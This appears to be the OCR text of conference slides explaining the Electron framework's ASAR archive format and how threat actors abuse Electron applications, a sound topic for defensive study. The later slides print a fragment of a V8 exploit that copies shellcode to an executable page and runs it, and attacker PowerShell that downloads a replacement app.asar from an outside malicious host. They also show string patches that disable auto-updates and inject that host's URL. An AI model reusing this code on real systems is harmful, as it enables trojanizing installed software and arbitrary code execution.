
We are using Node.js 16.16.0, Chromium 106.0.5249.168, and Electron 21.2.3.

Overview of Electron framework


- ASAR archive
  - ASAR stands for **Atom Shell Archive Format**
  - simple extensive archive format
  - Works like tar (tape archive)
    - Concatenates files together
    - No compression
    - Random access support (Electron can read arbitrary files from it without unpacking the whole archive)
  - Uses JSON to store information about files

Overview of Electron framework

- ASAR archive



```
00000000: 04 00 00 00 A8 45 00 00|A4 45 00 00 9E 45 00 00  | ·   ¨E  ¤E  ■E
00000010: 7B 22 66 69 6C 65 73 22|3A 7B 22 2E 65 73 6C 69  | {"files":{".esli
00000020: 6E 74 69 67 6E 6F 72 65|22 3A 7B 22 73 69 7A 65  | ntignore":{"size
00000030: 22 3A 30 2C 22 6F 66 66|73 65 74 22 3A 22 30 22  | ":0,"offset":"0"
00000040: 7D 2C 22 2E 70 72 65 74|74 69 65 72 72 63 2E 6A  | },".prettierrc.j
00000050: 73 6F 6E 22 3A 7B 22 73|69 7A 65 22 3A 33 38 31  | son":{"size":381
00000060: 2C 22 6F 66 66 73 65 74|22 3A 22 30 22 7D 2C 22  | ,"offset":"0"},"
00000070: 52 45 41 44 4D 45 2E 6D|64 22 3A 7B 22 73 69 7A  | README.md":{"siz
00000080: 65 22 3A 38 37 36 2C 22|6F 66 66 73 65 74 22 3A  | e":876,"offset":
00000090: 22 33 38 31 22 7D 2C 22|6D 61 69 6E 2E 6A 73 22  | "381"},"main.js"
000000A0: 3A 7B 22 73 69 7A 65 22|3A 31 36 39 34 2C 22 6F  | :{"size":1694,"o
000000B0: 66 66 73 65 74 22 3A 22|31 32 35 37 22 7D 2C 22  | ffset":"1257"},"
000000C0: 70 61 63 6B 61 67 65 2E|6A 73 6F 6E 22 3A 7B 22  | package.json":{"
000000D0: 73 69 7A 65 22 3A 34 33|35 2C 22 6F 66 66 73 65  | size":435,"offse
000000E0: 74 22 3A 22 32 39 35 31|22 7D 2C 22 75 74 69 6C  | t":"2951"},"util
000000F0: 73 22 3A 7B 22 66 69 6C|65 73 22 3A 7B 22 64 6F  | s":{"files":{"do
00000100: 77 6E 6C 6F 61 64 2D 66|69 6C 65 2E 6A 73 22 3A  | wnload-file.js":
```




```
{CRLF
    "files": {CRLF
        ".eslintignore": {CRLF
            "size": 0,CRLF
            "offset": "0"CRLF
        },CRLF
        ".prettierrc.json": {CRLF
            "size": 381,CRLF
            "offset": "0"CRLF
        },CRLF
        "README.md": {CRLF
            "size": 876,CRLF
            "offset": "381"CRLF
        },CRLF
        "main.js": {CRLF
            "size": 1694,CRLF
            "offset": "1257"CRLF
        },CRLF
        "package.json": {CRLF
            "size": 435,CRLF
            "offset": "2951"CRLF
        },CRLF
        "utils": {CRLF
            "files": {CRLF
                "download-file.js": {CRLF
                    "size": 397,CRLF
                    "offset": "3386"CRLF
                },CRLF
```

Overview of Electron framework


- ASAR archive
  - electron-test-1.0.0-mac.**zip**\electron-test.app\Contents\Resources\app.asar
  - electron-test-1.0.0.**dmg**\electron-test 1.0.0\electron-test.app\Contents\Resources\app.asar
  - electron-test_1.0.0_amd64.**snap**\resources**app.asar**
  - electron-test Setup 1.0.0.**exe**\$PLUGINSDIR\app-64.7z\resources\app.asar

Overview of Electron framework

- Tools for viewing/extracting ASAR archive contents
  - **npx asar extra**
  - **npx asar extra**



Asar.32	dll	222,720
Asar.64	dll	348,672
ReadMe	txt	851



C:\__shared_win10-64bit\temp\app.asar\

Name	Size
dict	126 391 140
icons	715 548
login	8 826 449
node_modules	3 882 011
notificationUI	6 737
utils	3 133
config-server.html	19 098
config.json	595
main.js	23 001
oops.html	15 416
package.json	281
upgrade.html	21 338


Methods of abusing Electron-based applications

Methods of abusing Electron-based applications

- Exploiting vulnerabilities
  - BlackHat USA 2022: **ElectroVolt – Pwning Popular Desktop apps while uncovering new attack surface on Electron**
    - **Node integration / context isolation / sandboxing**
    - Visual Studio Code bypassing restricted mode (CVE-2021-43908)
    - Discord RCE (uses CVE-2021-21220 to get RCE)
    - Local File Read in MS Teams (uses CVE-2021-44165)
    - Element Desktop RCE (CVE-2022-23597)
    - CVE-2021-39184 (allows a sandboxed renderer to request a "thumbnail" image of an arbitrary file)
    - CVE-2022-29247 (Enabling Node Integration in SubFrames from compromised Renderer)

Methods of abusing Electron-based applications

- Exploiting vulnerabilities
  - CVE-2021-21220 had been used in-the-wild by threat actors
    - Vulnerability in Chromium prior to 89.0.4389.128
    - Insufficient validation of untrusted input in V8 for x86_64
    - the exploit code works when it is rendered in a non-sandboxed window




```
var rwx_page_addr = ftoi(arbread(addrof(wasm_instance) + 0x68n));
console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));
var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,
copy_shellcode(rwx_page_addr, shellcode);
f();
```

- pediy

Methods of abusing Electron-based applications


- Patching existing application
  - had been used in-the-wild by threat actors
  - Replacing existing **app.asar** archive based on archive file size



```
if([io.File]::Exists('.\resources\app.asar')){
  $isfiles2=(Get-Item '.\resources\app.asar').length -ne 1808754
  $isfiles3=(Get-Item '.\resources\app.asar').length -ne 1812814
  if($isfiles2 -and $isfiles3){
  $pdd=1
  }

}
$client = new-object System.Net.WebClient

if($pdd){
Write-Output $pdd
$client.DownloadFile('http://mmmm.whg7.cc/app0.2.asar?x1', '.\resources\app.asar')
```

Methods of abusing Electron-based applications

- Patching existing application
  - Searching strings in **app.asar** archive and replacing them



```
$re = @{
    'y'="//autoUpdater.checkForUpdatesAndNotify();";
    's'="//setTimeout(()=>autoUpdater.quitAndInstall(),0);";
    'a'="if(val.indexOf('electronif')>-1){browserWindow.hide();}else{brows
    'b'="http://mmmm.whg7.cc/el.php?3287";
    'c'="960";
    'd'='on: true';
    'c1'="960";
    'd1'='on: true';
    'u'="//autoUpdater.downloadUpdate();";
    'w'="//sendStatusToWindow({ type:'checking', message: info});";
    'x'="//win.webContents.send('update-message',text)"
}
```

